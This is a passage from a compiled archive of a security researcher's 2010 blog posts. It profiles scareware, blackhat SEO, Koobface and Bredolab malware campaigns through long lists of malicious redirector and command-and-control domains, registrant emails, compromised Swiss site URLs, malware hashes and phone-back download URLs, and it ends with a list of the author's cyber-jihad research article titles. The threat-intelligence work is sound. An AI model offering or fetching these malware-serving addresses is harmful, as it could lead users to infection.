www2.mypersonalshield72.in - Email: gkook@checkjemail.nl

It gets even more interesting, and cybercrime ecosystem-friendly, when we see that one of the scareware redirector domains, has been registered with the same email as the scareware domain redirector used in the monetization

vector of Gumblar’s campaigns.

The currently used **uramozat.cz.cc /scanner10/?afid=76** - 195.16.88.62, AS50109, HOSTLIFE-AS WIBO PROJECT

LLC - Email: ydeconspi@nice-4u.com is registered using the same email as the recently used **hoopdotami.cz**

.cc/scanner5/?afid=24 - 188.72.192.229 - Email: ydeconspi@nice-4u.com from the "[7]**Spamvertised Best Buy, Macy’s, Evite and Target Themed Scareware/Exploits Serving Campaign**".

This centralization of monetization networks ultimately serves best the security industry and law enforcement,

and remains a trend rather than a fad.

Responding to 195.16.88.62 are also the following affiliate redirector domains:

***sulphomihin.cz.cc** - Email: ydeconspi@nice-4u.com*

***suppcorfoke.cz.cc** - Email: ydeconspi@nice-4u.com*

***swinumlobzua.cz.cc** - Email: ydeconspi@nice-4u.com*

***taitretarjus.cz.cc** - Email: ydeconspi@nice-4u.com*

***talinighge.cz.cc** - Email: ydeconspi@nice-4u.com*

***tangmomawigg.cz.cc** - Email: ydeconspi@nice-4u.com*

***taniverwea.cz.cc** - Email: ydeconspi@nice-4u.com*

***tedroidragin.cz.cc** - Email: ydeconspi@nice-4u.com*

***tifucacel.cz.cc** - Email: ydeconspi@nice-4u.com*

***ungelacoc.cz.cc** - Email: ydeconspi@nice-4u.com*

***unriprazzhalf.cz.cc** - Email: ydeconspi@nice-4u.com*

***uramozat.cz.cc** - Email: ydeconspi@nice-4u.com*

***vochicorneu.cz.cc** - Email: ydeconspi@nice-4u.com*

***voihuavino.cz.cc** - Email: ydeconspi@nice-4u.com*

***voldcafuri.cz.cc** - Email: ydeconspi@nice-4u.com*

***weineitronty.cz.cc** - Email: ydeconspi@nice-4u.com*

wintotersstal.cz.cc *- Email: ydeconspi@nice-4u.com*

worddreamelpa.cz.cc *- Email: ydeconspi@nice-4u.com*

wordrochosom.cz.cc *- Email: ydeconspi@nice-4u.com*

xboxunechin.cz.cc *- Email: ydeconspi@nice-4u.com*

ydeconspi.cz.cc *- Email: ydeconspi@nice-4u.com*

zilrebelma.cz.cc *- Email: ydeconspi@nice-4u.com*

zukavito.cz.cc *- Email: ydeconspi@nice-4u.com*

• [8] ***Complete list of URLs for the compromised Dutch sites*** *(NOW CLEAN) hosted at AS6461, MFNX MFN -*

1502

Metromedia Fiber Network

Complete list of the URLs for compromised sites (CURRENTLY ACTIVE) hosted at AS15547, TVS2NET-NETPLUS

Servicing cable-network customer in CH.

abitasion.ch /iIIucpUWAeima

abitasion.ch /iIOeUSbRtm/

abmontage.ch /73NJub8iWea/

absteam.ch /UfHZl8Qm7/

accueiletpartagesuisse.ch /WbVc0fiHIabe/

accueiletpartagesuisse.ch /Wbytpauohcjk/

adikt-a.ch /isisAuMOImXW/

adikt-a.ch /isIWcgUV7L/

adsite.ch /lAULixdSoWmA/

adumas.ch /QVxaomZ7er

aemo-valais.ch /uaIagow/

aerobic-chablais.ch /IYMy3IAejmiq/

aerobic-chablais.ch /IYuMW8yHJ/

a-fauchere.ch /rU8alutON/

agpinstallations.ch /WAoxnHauvyUi/

agpinstallations.ch /WAwANoXv9rek/

alayra.ch /ufgMxORjbNz9i/

alex-xxxl.ch /u9VUyo9hw/

alpirama.ch /A0Sc3Iu/

alterfamiliae.ch /RgauIMVZ/

ametys.ch /IZ2eblxoL3tSN/

ametys.ch /IZbAaYy/

amis-orgue-moudon.ch /WuIatdWMbRSg/

amis-orgue-moudon.ch /WuYUoH3/

apf-hev-fr.ch /drkoUqjx/

artdidier.ch /vZkR7ap2gQiAU/

artefax.ch /u8oApWua/

artefax.ch /u8qrYoi8ASh/

artisanatbramoisien.ch /jRVAEWyXqLsM/

artisane.ch /Scg3lEv/

artisan-fondeur.ch /RX0y9OdUu/

artist-e.ch /j8WfiIEa/

asb-coaching.ch /uJWOldHeuai/

atelier-bois.ch /skJun0elUgM8/

ateliercube.ch /3bqNHnLy/

attoufoula-al-baria.ch /scWZHiblemAqr/

autoecole-sion.ch /kuWcUM3yn9xgo/

aux-doigts-de-fee.ch /eooVapJNWcuHx/

auxpetitsbois.ch /8OxIaoWeydbc7/

avgf.ch /xr3t0uvanegb/

avmep.ch /niyW3RHiaoE/

avmep.ch /nizXOdumW/

avosbagages.ch /ebaAuynxel2L/

avta.ch /Zu0VoixA/

banques-assurances.ch /WEeyt7iUYL/

batibois.ch /hgAbavx/

batibois.ch /hghkyUNO9/

bconseils.ch /tAIUzJVn/

bc-production.ch /9XupRmIbE/

bdelfolie.ch /ushj20miJW9wu/

bdelfolie.ch /usIUomaYfWeN/

becoval.ch /aVUqW9xYbp/

bedat-conseils.ch /AUyYRtuhWrpA/

belfid.ch /ftRbtgl3/

bellodelledonne.ch /oX0kUuN/

bellodelledonne.ch /oXoNgekf7i/

bestwear.ch /j0iyeJ3v/

bienecrire.ch /YAE9ldiakvy/

biocave.ch /AuhuwoAUxOl3W/

birman.ch /Z7MoeVXgAafL/

blanchival.ch /ANabQIgk0zeO/

blanchival.ch /ANJjlQgHb/

bnbmorel.ch /yfE3AyWoQx8/

bonnes-occases.ch /HlYMhcE/

bouquins.ch /IWH0dAa/

cafepsy.ch /ZoiAcIWlRM/

calzolarorocco.ch /9a8aYRjIrW/

camping-sedunum.ch /SvvMQjsem/

canadulce.ch /wuIlMriaN/

canadulce.ch /wuQYryJ/

carrgeiger.ch /ehsVy2uXxoAWE/

carte-menu.ch /JQinNyA/

castalie.ch /cq3xeyWmjaf/

catherineritter.ch /AdUJiRq/

catherineritter.ch /AdUqRAiSnNsyv/

cavedegoubing.ch /ERNzcu9iagdo/

cave-des-chevalieres.ch /WuunyOq/

celinerenaud.ch /Qj7dHcLo/

celinerenaud.ch /QjZoUyaJ/

centre-autos.ch /lNUYRuWnA/

cere-sa.ch /IyEHdVqAIYbXL/

cere-sa.ch /IyknWJr/

cgt.ch /egAaVUfne/

chalets-for-sale.ch /SaNXWcvU/

chavaz-archi.ch /8iAZxEaJ/

chavaz-archi.ch /8iQOjlS/

cretillons.ch /ianeZc2/

*Responding to 200.63.44.211 (the original [9]redirector domains **dotyuzcifl.ru**; **errgxhxzerr.co.cc**), AS27716, ASEVELOZ Eveloz are the remaining domains part of the scareware/redirection/Fake Adobe Player (**tube/Adobe _***

***_Flash _ _Player.exe**) campaign.*

- Detection rate:

***Adobe _ _Flash _ _Player.exe** - [10]Heuristic.BehavesLike.Win32.Suspicious.H - 11/ 42 (26.2 %)*

***MD5** : 8a10909c487a739e85028a19a1e898dc*

***SHA1** : d9f7d78fe245f8df04fa398835b52d5a2c2d6af7*

1504

***SHA256**: 63befe78a7895a8efc6d893491d8f77ef8ada1cd52d5625874 90a79f29b65336*

- Upon execution phones back to:

***qualattice.com** - 64.20.63.58 - Email: trough@mobiletonight.com*

***jaxcage.net** - 91.188.60.233, [11]**AS6851, BKCNET "SIA" IZZI** - Email: delee@easteroffers.com **mybubblebean.com** - 85.234.190.47, [12]**AS6851, BKCNET "SIA" IZZI** - Email: place@popupquote.com **freejaxbird.net** - 77.78.239.42 - Email: delee@easteroffers.com*

***07tqqwem.ru** - Email: pishkov@rbcmail.ru*

0qhe7y6o.ru *- Email: pishkov@rbcmail.ru*

0st44x7z.ru *- Email: stroganov@mail.ru*

0w6scx6a.ru *- Email: goncharov@rapworld.com*

20xzpzga.ru *- Email: danilov@boatnerd.com*

23qjmdic.ru *- Email: lebedev@rapworld.com*

28iue5ri.ru *- Email: kireev@bgay.com*

28jnbuak.ru *- Email: kirillov@ravermail.com*

2poaxz3k.ru *- Email: alekseev@land.ru*

2tmo2ba2.ru *- Email: kustov@remixer.com*

30zcz8ot.ru *- Email: slabkov@bigmailbox.net*

32iafdnp.ru *- Email: erohin@intimatefire.com*

3a0stbqe.ru *- Email: golodnikov@blida.info*

3jruf6nc.ru *- Email: taranov@inorbit.com*

40ktc2tn.ru *- Email: antonov@insurer.com*

4hp2ag6c.ru *- Email: belov@kidrock.com*

4mausx2w.ru *- Email: lavrov@blackcity.net*

4y8pqcby.ru *- Email: pokatilov@realtyagent.com*

5eqq3sgj.ru *- Email: abakumov@smtp.ru*

5gsco2w5.ru *- Email: davidov@bikermail.com*

5q4eyd2w.ru *- Email: stepanov@pop3.ru*

5znhff2s.ru *- Email: kalinin@boarderzone.com*

6ojj8sks.ru *- Email: patralov@bigheavyworld.com*

6pgsqndh.ru *- Email: baklanov@mail333.com*

83qndvnj.ru *- Email: taranov@relapsecult.com*

868r5e0b.ru *- Email: udalov@rastamall.com*

8n7pnyyr.ru *- Email: patralov@front.ru*

8reclame.ru *- Email: kirikov@billssite.com*

atyyyopg.ru *- Email: viktorov@bikerheaven.net*

azaamdwo.ru *- Email: samsonov@bikermail.com*

bvo62o0i.ru *- Email: kirillov@rastamall.com*

c28xd2ck.ru *- Email: luzgin@front.ru*

cf8sagkn.ru *- Email: alekseev@ratedx.net*

ckmdbrio.ru *- Email: ulyanov@rapworld.com*

crosslinks-services.ru *- Email: ekomasov@kidrock.com*

csokolom.ru *- Email: kirikov@irow.com*

cw5k47ye.ru *- Email: viktorov@bicycling.com*

duz5n2ca.ru *- Email: belov@billssite.com*

dwunvuum.ru *- Email: stepanov@pop3.ru*

ea7xh4vw.ru *- Email: goncharov@repairman.com*

err39hxzerr.co.cc *- Email: andrew _bush52@hotmail.com*

err3ghxzerr.co.cc *- Email: andrew _bush52@hotmail.com*

1505

err5phxzerr.co.cc *- Email: andrew _bush52@hotmail.com*

err61hxzerr.co.cc *- Email: andrew _bush52@hotmail.com*

err6ehxzerr.co.cc *- Email: andrew _bush52@hotmail.com*

err6jhxzerr.co.cc *- Email: andrew _bush52@hotmail.com*

err8jhxzerr.co.cc *- Email: andrew _bush52@hotmail.com*

err8whxzerr.co.cc *- Email: andrew _bush52@hotmail.com*

errb9hxzerr.co.cc *- Email: andrew _bush52@hotmail.com*

errbehxzerr.co.cc *- Email: andrew _bush52@hotmail.com*

errbqhxzerr.co.cc *- Email: andrew _bush52@hotmail.com*

errcihxzerr.co.cc *- Email: andrew _bush52@hotmail.com*

errdhhxzerr.co.cc *- Email: andrew _bush52@hotmail.com*

errekhxzerr.co.cc *- Email: andrew _bush52@hotmail.com*

errfdhxzerr.co.cc *- Email: andrew _bush52@hotmail.com*

errgqhxzerr.co.cc *- Email: andrew _bush52@hotmail.com*

errgthxzerr.co.cc *- Email: andrew _bush52@hotmail.com*

errguhxzerr.co.cc *- Email: andrew _bush52@hotmail.com*

errgvhxzerr.co.cc *- Email: andrew _bush52@hotmail.com*

1506

f50rbdb8.ru *- Email: samsonov@kidrock.com*

fbbktj2z.ru *- Email: zhukov@kidrock.com*

fimpvs8t.ru *- Email: zhuravlev@blackvault.com*

fppf2h28.ru *- Email: danilov@pochta.ru*

gayq8rgx.ru *- Email: kovalev@blackcity.net*

geavdwal.info

gerotal.info

gztyue8w.ru *- Email: kirillov@boatnerd.com*

h6poe6or.ru *- Email: beglov@inorbit.com*

hc6zxms4.ru *- Email: lebedev@intimatefire.com*

hem3oxjh.ru *- Email: ulyanov@boarderzone.com*

hszwwvjq.ru *- Email: kustov@fromru.com*

i2wv8rdm.ru *- Email: shedrin@billssite.com*

i4nhjopf.ru *- Email: antonov@fromru.com*

1507

i7in0b64.ru *- Email: ulyanov@kinkyemail.com*

ihbkbzcm.ru *- Email: abdulov@iname.com*

io0yfyc8.ru *- Email: molchanov@repairman.com*

j6yeky7p.ru *- Email: bazhenov@krovatka.su*

j7k6xze2.ru *- Email: vasilev@pop3.ru*

jimm2rusru.ru *- Email: kustov@rapworld.com*

jimm4fan09.ru *- Email: antonov@blida.info*

jimmjimm895.ru *- Email: kuznecov@insurer.com*

jimmkolesoru.ru *- Email: naumov@boarderzone.com*

jimmonline0.ru *- Email: miheev@gmail.com*

jimmplum2.ru *- Email: vishnevskiy@pop3.ru*

jimmthebest1.ru *- Email: aleksandrov@blackcity.net*

jnano5gh.ru *- Email: zhukov@realtyagent.com*

jokerjokk.ru *- Email: beglov@blida.info*

kefpvbsi.ru *- Email: kalinin@boarderzone.com*

kfgemaae.ru *- Email: ulyanov@bigmailbox.net*

koliander.ru *- Email: zaicev@insurer.com*

liononlinensd.ru *- Email: nikitin@rastamall.com*

lokipol.ru *- Email: kirikov@bikerheaven.net*

mjbims7m.ru *- Email: pishkov@ravermail.com*

mrt0zqcb.ru *- Email: shedrin@pochtamt.ru*

mxek5t5g.ru *- Email: beglov@repairman.com*

nesselandeportal.info

ni2m4kua.ru *- Email: zhukov@bikermail.com*

nv8os6yt.ru *- Email: kuznecov@mail.ru*

o3wg4sya.ru *- Email: abakumov@bolbox.com*

ocggnaif.ru *- Email: zaicev@iname.com*

ofz5qzgu.ru *- Email: zaicev@ravermail.com*

oh7iumr7.ru *- Email: belov@inorbit.com*

onlinefeeds.ru *- Email: beglov@insurer.com*

onlinegearsd.ru *- Email: luzgin@smtp.ru*

onlinejimmmovse.ru *- Email: abakumov@realtyagent.com*

onlineonlkiok.ru *- Email: kirillov@billssite.com*

pgvvua6j.ru *- Email: goncharov@bicycling.com*

pororkol.ru *- Email: erohin@bikerider.com*

prc6t7z3.ru *- Email: kirikov@pochtamt.ru*

psxdv0nr.ru *- Email: zhukov@inbox.ru*

pvbsiy5y.ru *- Email: komarov@kinkyemail.com*

q3ysg05s.ru *- Email: golodnikov@insurer.com*

qbecqe0s.ru *- Email: ulyanov@bicycling.com*

qec5beqn.ru *- Email: morozov@pochta.ru*

qfnye2t7.ru *- Email: bednyakov@irow.com*

qpsxdv0n.ru *- Email: viktorov@blackcity.net*

rikosdhu.ru *- Email: pokatilov@pisem.net*

ronaldknol.ru *- Email: taranov@smtp.ru*

rs3gpd0m.ru *- Email: alekseev@bicycledata.com*

rudjimmdjimm.ru *- Email: alekseev@boarderzone.com*

s4gvhd35.ru *- Email: lebedev@blackvault.com*

s748eop4.ru *- Email: aleksandrov@repairman.com*

1508

sgivnn0t.ru *- Email: volkov@repairman.com*

stpf6qpv.ru *- Email: bednyakov@relapsecult.com*

sv4wmtxj.ru *- Email: ivanov@bikerider.com*

t0a2afyq.ru *- Email: ivanov@boatnerd.com*

t3tzynvj.ru *- Email: bazhenov@rapstar.com*

trustincompanies.ru *- Email: abdulov@insurer.com*

u5fyfzjt.ru *- Email: polovov@rbcmail.ru*

ucf47vnu.ru *- Email: abdulov@bikerider.com*

uplcash.com *- Email: director@climbing-games.com*

v5w3xgzn.ru *- Email: morozov@rbcmail.ru*

vgksry7k.ru *- Email: vishnevskiy@land.ru*

w8iroomb.ru *- Email: golodnikov@pop3.ru*

x7p03g0j.ru *- Email: kirikov@front.ru*

xni27ftd.ru *- Email: timofeev@mail.ru*

xsd3id8t.ru *- Email: kovalev@pochta.ru*

xthjrgxz.ru *- Email: pokatilov@insurer.com*

xu44i03y.ru *- Email: arhipov@insurer.com*

yi0ewtmd.ru *- Email: antonov@blackvault.com*

yp7o07nq.ru *- Email: golodnikov@rbcmail.ru*

z26hggcb.ru *- Email: pokatilov@fromru.com*

z656cvje.ru *- Email: slabkov@boatnerd.com*

zsrd4xj5.ru *- Email: kuznecov@iname.com*

zznks8fh.ru *- Email: bulaev@registerednurses.com*

1509

Could we have a blackhat SEO campaign, without a Koobface gang connection? Appreciate my rhetoric. Parked at

200.63.44.48, again within AS27716, ASEVELOZ Eveloz are the following domains:

35l3cv2oywwycrfz1yo3.com *- Email: michaeltycoon@gmail.com*

4idmcxlczdy52yh7rklb.com *- Email: michaeltycoon@gmail.com*

56ml7zj047l0x6wm9v6y.com *- Email: michaeltycoon@gmail.com*

8vsgzuu084e9i8ohl5nn.com *- Email: michaeltycoon@gmail.com*

aatyamlkpgxp8h3m17ky.com *- Email: michaeltycoon@gmail.com*

bvzpvunifooe8t946d2p.com *- Email: michaeltycoon@gmail.com*

i905jzsht33cd4kfcqvh.com *- Email: michaeltycoon@gmail.com*

jhn72w76khysuxdgj0bo.com *- Email: michaeltycoon@gmail.com*

k78ju8lyzratna0c5r7m.com *- Email: michaeltycoon@gmail.com*

lrbx4hzznbdmedfk4xrd.com *- Email: michaeltycoon@gmail.com*

ls1eepnzj784nid96prn.com *- Email: michaeltycoon@gmail.com*

n0itv7fh7qscrfse3i1i.com *- Email: michaeltycoon@gmail.com*

1510

pdusxsiuedamjc83qlpi.com *- Email: michaeltycoon@gmail.com*

rabotaetpolubomu.net *- Email: michaeltycoon@gmail.com*

t0vqred4itv4pmo488k9.com *- Email: michaeltycoon@gmail.com*

thmyb0s6se5febs0ghb8.com *- Email: michaeltycoon@gmail.com*

***u5a05q1dnmr4jwqrnav3.com** - Email: michaeltycoon@gmail.com*

***uq1wedg9tr523wbafdzp.com** - Email: michaeltycoon@gmail.com*

***vk4j2x7n49nq1il9vm5h.com** - Email: michaeltycoon@gmail.com*

***ysut5gx094w2dddjtswh.com** - Email: michaeltycoon@gmail.com*

*Deja vu! Where do we know the **michaeltycoon@gmail.com** email from? From the "[13]**A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang**" campaign, and in particular from the fact that it was once directly connected to the Koobface gang – this is not an email that was used to register a domain belonging to the scareware affiliate network, instead it's an email used to register a client-side exploits serving domain parked on the same IP where a hardcore Koobface C &C from Koobface 1.0's infrastructure was responding to - **urodinam.net***

*• [14]**Dissecting the Mass DreamHost Sites Compromise** - " Moreover, on the exact same IP where Koobface gang's **urodinam.net** is parked, we also have the currently active **1zabslwvn538n4i5tcjl.com** - Email: michaeltycoon@gmail.com, serving client side exploits using the Yes Malware Exploitation kit - **91.188.59.10***

***/temp/cache/PDF.php**; admin panel at: **1zabslwvn538n4i5tcjl.com /temp/admin/index.ph**p"*

*Blackhat SEO campaigns, migration from the Koobface-friendly **AS31252, STARNET-AS StarNet Moldova,** plus a direct connection established as once a customer is* *migrating, he’s usually taking all of his dirty luggage with him, proves that, there’s no such thing as coincidence within the cybercrime ecosystem, there’s just a diverse infrastructure where everyone appears to be self-serving their needs as a service, consequently forwarding responsibility for*

someone else’s actions to the infrastructure they are abusing.

Related blackhat SEO/scareware monetization assessments:

[15]Dissecting the 100,000+ Scareware Serving Fake YouTube Pages Campaign

[16]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign - Part Two

[17]Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware

[18]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding

[19]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign

[20]The ultimate guide to scareware protection

[21]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

[22]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[23]A Peek Inside the Managed Blackhat SEO Ecosystem

[24]Dissecting a Swine Flu Black SEO Campaign

[25]Massive Blackhat SEO Campaign Serving Scareware

[26]From Ukrainian Blackhat SEO Gang With Love

[27]From Ukrainian Blackhat SEO Gang With Love - Part Two

[28]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[29]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[30]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [31]Dancho Danchev's blog. Follow him [32]on Twitter.

1. http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html

2. http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html

3. http://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html

4. http://ddanchev.blogspot.com/2010/05/from-koobface-gang-with-scareware.html

5. http://ddanchev.blogspot.com/2010/08/spamvertised-best-buy-macys-evite-and.html

6.

http://www.virustotal.com/file-scan/report.html?id=7272f889520cd1d1898ccd91f1b01835cf53f06b452041baae0336

796ff09fd7-1281703284

7. http://ddanchev.blogspot.com/2010/08/spamvertised-best-buy-macys-evite-and.html

8. http://pastebin.com/PQUKr7aE

9.
http://3.bp.blogspot.com/_wICHhTiQmrA/TGVGu7Epj1I/AAAAAAAAEzo/oaThbJEDFcU/s1600/Blackhat_SEO_Dutch_Swiss_sc

areware_2.PNG

10. http://www.virustotal.com/file-scan/report.html?id=63befe78a7895a8efc6d893491d8f77ef8ada1cd52d562587490a7

9f29b65336-1281711013

11. http://ddanchev.blogspot.com/2010/07/exploits-malware-and-scareware-courtesy.html

12. http://ddanchev.blogspot.com/2010/07/exploits-malware-and-scareware-courtesy.html

13. http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html

14. http://ddanchev.blogspot.com/2010/05/dissecting-mass-dreamhost-sites.html

15. http://ddanchev.blogspot.com/2010/06/dissecting-100000-scareware-serving.html

16. http://ddanchev.blogspot.com/2010/06/dissecting-ongoing-us-federal-forms.html

17. http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html

18. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

19. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

20. http://www.zdnet.com/blog/security/the-ultimate-guide-to-scareware-protection/4297

21. http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html

22. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

23. http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html

24. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

25. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

26. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

27. *http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html*

28. *http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html*

29. *http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html*

30. *http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html*

31. *http://ddanchev.blogspot.com/*

32. *http://twitter.com/danchodanchev*

1512

2.9

September

1513

Historical OSINT: Celebrities Death, Fedex Invoices, Office-Themed Malware Campaigns (2010-09-08 21:07)

*[1]**As promised**, this would be a pretty short historical OSINT post – catching up is in progress – detailing the structure of several campaigns that took place throughout July-August, 2010, and (as always) try to emphasize on the connection with historical malware campaigns profiled on my personal blog.*

Campaigns of notice include: spamvertised " Celebrities death-themed emails", " Fedex shipment status themed invoices", and " Office-themed documents".

Sample subjects:

Angelina Jolie died; Gwen Stefani died; Oprah Winfrey died; Tom Cruise died; Application; Thursday Journal Club; End Of Rotation; Abstracts; Project Declaration; Residency Happy Hour: SOP _POLICIES; Fwd: Updated Journal Club Handout

Sample attachments:

journal club articles.zip; Rotation Input Sheet.zip; ppi and c dif.zip; MSpeck.zip; ResidencyPrep.zip; speck Case presentation draft.zip; journal club template.zip

Detection rates, phone back URLs, and connections with previously profiled campaigns:

*- [2]**news.exe** - Trojan.Bredolab-993 - 40/ 43 (93.0 %)*

***MD5:** 44522def7cf2a42aa26f59c2ac4ced58*

***SHA1:** 2f60531b6e33d842eba505f3c3cb81a3ff6e3e6a*

*- [3]**journal club articles.exe** - Backdoor/Bredolab.edb - 41/ 43 (95.3 %)*

***MD5:** 72e90fd1264e731109d1b6b977b2c744*

***SHA1:** 0a36b882d1b4d8b42cc466ec286e95bbb2e77d49*

Upon execution, the samples phone back to:

***188.65.74.161 /mrmun _sgjlgdsjrthrtwg.exe** - AS42473 - DOWN*

194.28.112.3 /outlook.exe *- AS48691 - ACTIVE*

*- [4]**outlook.exe** - TrojanSpy:Win32/Fitmu.A - 17/ 43 (39.5 %)*

MD5: *8f4eca49b87e36daae14b8549071dece*

SHA1: *1d390e9f8d6e744ead58dd6c424581419f732498*

Upon execution, the dropped sample phones back to:

cuscuss.com *- 188.65.74.164 - Email: info@blackry.com*

1514

Responding to 188.65.74.164 at AS42473 are also:

wiggete.com *- Email: info@blackry.com*

depenam.com *- Email: info@blackry.com*

fishum.com *- Email: info@blackry.com*

blackry.com *- Email: info@blackry.com*

Two of the domains are know to have been serving client-side exploits, but the redirection is currently return-

ing an error " Connect to 188.40.232.254 on port 80 ... failed".

- ***depenam .com/count22.php***

- ***blackry .com/count21.php***

- ***vseohuenno .com/trans/b3/*** *- 188.40.232.254 - Email: latertrans@gmail.com*

Responding to 188.40.232.254, AS24940 are also the following command and control, client-side exploit serv-

ing domains:

***gurgamer.com** - (New IP: 86.155.172.30) Email: latertrans@gmail.com*

***moneybeerers.com** - Email: latertrans@gmail.com*

***daeshnew.com** - (New IP: 86.145.158.90) Email: latertrans@gmail.com*

***volosatyhren.com** - Email: latertrans@gmail.com*

***vyebyvglaz.com** - Email: latertrans@gmail.com*

————————————————————————————————- –

*- [5]**FedexInvoice _EE776129.exe** - Win32/Oficla.LK - 41/ 43 (95.3 %)*

***MD5:** d4e2875127f5cbdf797de7f1417f96a7*

***SHA1:** c2df8d8c178142ba7bee48dbf9a9f68c32a14f5e*

Upon execution, the sample phones back to:

***ilovelasvegas .ru/web/St/bb.php?v=200 &id=636608811 &b=24augNEW &tm=** - 109.196.134.44, AS39150 - Email: vadim.rinatovich@yandex.ru with **x5vsm5.ru** - Email: vadim.rinatovich@yandex.ru also parked there.*

Where do we know the vadim.rinatovich@yandex.ru email from?

From two previously profiled campaigns

*"[6]**Spamvertised iTunes Gift Certificates and CV Themed Malware Campaigns**"; and " **[7]Dissecting the Xerox WorkCentre Pro Scanned Document Themed Campaign**" having a direct relationship with the Asprox botnet.*

This post has been reproduced from [8]Dancho Danchev's blog. Follow him [9]on Twitter.

1. http://twitter.com/danchodanchev/status/23254748308

2.

http://www.virustotal.com/file-scan/report.html?id=261fef06471fb9a90928e21e027cb058cc84a0c310995f3ca95ce0

1515

6bea8f98cf-1283961575

3.

http://www.virustotal.com/file-scan/report.html?id=f6c4e7472681ae9ea4a0c19cfd75c5ce86477e4f48612e543b219b

c23d5c9d29-1283961571

4.

http://www.virustotal.com/file-scan/report.html?id=616bc4458686384081be9a9b654a8b99b4cbbbf395b4650d01d4bc

fe798119b4-1283962155

5.

http://www.virustotal.com/file-scan/report.html?id=01f7ee45f242de43f733c15e0238ca09b1cf8fe9ec8c7ca7f4b95c

a7959c2934-1283961566

6. http://ddanchev.blogspot.com/2010/05/spamvertised-itunes-gift-certificates.html

7. http://ddanchev.blogspot.com/2010/07/dissecting-xerox-workcentre-pro-scanned.html

8. http://ddanchev.blogspot.com/

9. http://twitter.com/danchodanchev

1516

Summarizing 3 Years of Research Into Cyber Jihad (2010-09-11 16:24)

From the "been there, actively researched that" department.

1. [1]**Tracking Down Internet Terrorist Propaganda**

2. [2]**Arabic Extremist Group Forum Messages’ Characteristics**

3. [3]**Cyber Terrorism Communications and Propaganda**

4. [4]**A Cost-Benefit Analysis of Cyber Terrorism**

5. [5]**Current State of Internet Jihad**

6. [6]**Analysis of the Technical Mujahid - Issue One**

7. *[7]**Full List of Hezbollah’s Internet Sites***

8. *[8]**Steganography and Cyber Terrorism Communications***

9. *[9]**Hezbollah’s DNS Service Providers from 1998 to 2006***

10. *[10]**Mujahideen Secrets Encryption Tool***

11. *[11]**Analyses of Cyber Jihadist Forums and Blogs***

12. *[12]**Cyber Traps for Wannabe Jihadists***

13. *[13]**Inshallahshaheed - Come Out, Come Out Wherever You Are***

14. *[14]**GIMF Switching Blogs***

15. *[15]**GIMF Now Permanently Shut Down***

16. *[16]**GIMF - "We Will Remain"***

17. *[17]**Wisdom of the Anti Cyber Jihadist Crowd***

18. *[18]**Cyber Jihadist Blogs Switching Locations Again***

19. *[19]**Electronic Jihad v3.0 - What Cyber Jihad Isn’t***

20. *[20]**Electronic Jihad’s Targets List***

21. *[21]**Teaching Cyber Jihadists How to Hack***

22. *[22]**A Botnet of Infected Terrorists?***

23. *[23]**Infecting Terrorist Suspects with Malware***

24. *[24]**The Dark Web and Cyber Jihad***

1517

*25. [25]**Cyber Jihadist Hacking Teams***

*26. [26]**Two Cyber Jihadist Blogs Now Offline***

*27. [27]**Characteristics of Islamist Websites***

*28. [28]**Cyber Traps for Wannabe Jihadists***

*29. [29]**Mujahideen Secrets Encryption Tool***

*30. [30]**An Analysis of the Technical Mujahid - Issue Two***

*31. [31]**Terrorist Groups' Brand Identities***

*32. [32]**A List of Terrorists' Blogs***

*33. [33]**Jihadists' Anonymous Internet Surfing Preferences***

*34. [34]**Sampling Jihadists' IPs***

*35. [35]**Cyber Jihadists' and TOR***

*36. [36]**A Cyber Jihadist DoS Tool***

*37. [37]**GIMF Now Permanently Shut Down***

*38. [38]**Mujahideen Secrets 2 Encryption Tool Released***

*39. [39]**Terror on the Internet - Conflict of Interest***

This post has been reproduced from [40]Dancho Danchev's blog. Follow him [41]on Twitter.

1. http://ddanchev.blogspot.com/2006/06/tracking-down-internet-terrorist.html

2. http://ddanchev.blogspot.com/2006/05/arabic-extremist-group-forum-messages.html

3. http://ddanchev.blogspot.com/2006/08/cyber-terrorism-communications-and_22.html

4. http://ddanchev.blogspot.com/2006/10/cost-benefit-analysis-of-cyber.html

5. http://ddanchev.blogspot.com/2006/12/current-state-of-internet-jihad.html

6. http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html

7. http://ddanchev.blogspot.com/2006/12/full-list-of-hezbollahs-internet-sites.html

8. http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html

9. http://ddanchev.blogspot.com/2006/09/hezbollahs-dns-service-providers-from.html

10. http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html

11. http://ddanchev.blogspot.com/2007/08/analyses-of-cyber-jihadist-forums-and.html

